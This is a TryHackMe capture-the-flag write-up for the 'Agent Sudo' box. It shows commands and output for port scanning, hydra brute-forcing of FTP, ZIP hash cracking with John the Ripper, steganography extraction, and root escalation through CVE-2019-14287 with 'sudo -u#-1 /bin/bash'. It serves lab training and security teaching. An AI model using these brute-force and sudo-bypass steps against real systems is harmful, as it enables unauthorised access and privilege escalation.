

Write-up do Sudo Agent CTF (TryHackMe), com enumeração, exploração web, esteganografia, SSH e privilege escalation via CVE-2019-14287.

Write-up for Sudo Agent CTF (TryHackMe), with enumeration, web exploitation, steganography, SSH and privilege escalation via CVE-2019-14287.
| Item | Information |
|---|---|
| Platform | TryHackMe |
| System | Linux |
| Difficulty | Easy |
| Objective | Web exploitation, FTP, SSH, steganography and privilege escalation |
| CVE | CVE-2019-14287 |
| Status | Completed ✅ |
Reconhecimento
      ↓
Enumeração Web
      ↓
User-Agent
      ↓
FTP
      ↓
Análise de arquivos
      ↓
Esteganografia
      ↓
Credenciais
      ↓
SSH
      ↓
Privilege Escalation
      ↓
CVE-2019-14287
      ↓
Root 👑
Nmap
Hydra
User-Agent Switcher
FTP
Binwalk
John the Ripper
7-Zip
Steghide
SSH
Linux Commands
Browser
The first step of the reconnaissance stage was to identify the open ports. I performed the port scan with nmap:
nmap -sV -sC sudoagent
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
While analyzing the web application, I came across the following message:
 The web application displayed a message from Agent R indicating that access depended on a specific User-Agent.
I changed the User-Agent, using the User-Agent switcher, to REDACTED, and it was possible to view the message:
 The message revealed information about one of the agents and indicated that their password was weak.
With the username found and knowing that their password was weak, I performed a brute force attack with hydra:
hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://sudoagent/
O hydra conseguiu retornar a senha do agentC com sucesso!
[21][ftp] host: sudoagent login: c$$$$ password: REDACTED
The credentials obtained allowed access to the FTP service.
Text files and images were found on the FTP server.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
I downloaded the files to analyze them.
I began the analysis by viewing the contents of the text file To_agentJ.txt:
cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
The file is a message sent by agent C to agent J. We discovered that there is a hidden credential in one of the image files.
Using the Binwalk tool, I identified that the cutie.png file contained an encrypted ZIP file, whose contents were the To_agentR.txt file.
binwalk cutie.png

34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
To read the file, I need to extract it and find out its password. I extracted the file:
dd if=cutie.png of=arquivo.zip bs=1 skip=34562
Binwalk indicated that the ZIP file started at offset 34562. I used that value to extract from that point and generate the ZIP file separately.
And the hash extraction:
zip2john *.zip > hash.txt
And now let's discover the password with the help of John The Ripper:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

REDACTED            (arquivo.zip/To_agentR.txt)
After extracting the file, I used the password I found:
cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
We have a base64 code that we need to decode
 echo "QXJlYTUx" | base64 -d
REDACTED
After obtaining the password used in the steganography, I used Steghide to extract the hidden message from the cute-alien.jpg image.
steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt"
The decoded message was sent to the message.txt file
cat message.txt
Hi j$$$$,

Glad you find this message. Your login password is REDACTED!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
c$$$$
The message contained agent J's name and password.
I used agent J's credentials to gain access via SSH. After the successful access, I located a file named user_flag.txt and another image file.
ls
Alien_autospy.jpg  user_flag.txt

After gaining access via SSH, I found the file Alien_autospy.jpg.
I performed an analysis of the image and then used OSINT techniques to identify the origin and context of the photograph.
Through a search of public sources, it was possible to associate the image with the case.
Before attempting to escalate privileges, I checked the sudo permissions of the current user:
 sudo -l

Matching Defaults entries for j$$$$ on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User j$$$$ may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
The configuration shown by sudo -l was vulnerable to CVE-2019-14287.
This vulnerability allows bypassing certain sudo execution restrictions by using a special UID, such as -1, which can be interpreted as equivalent to the root user in vulnerable versions.
It was possible to escalate privileges by specifying the user as -1:
sudo -u#-1 /bin/bash
root@agent-sudo:~#
The command resulted in a shell with root privileges.
Abusing the privileges obtained, I navigated to the root folder and accessed the root.txt file where I found the last two flags:
cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
REDACTED

By,
REDACTED a.k.a Agent R

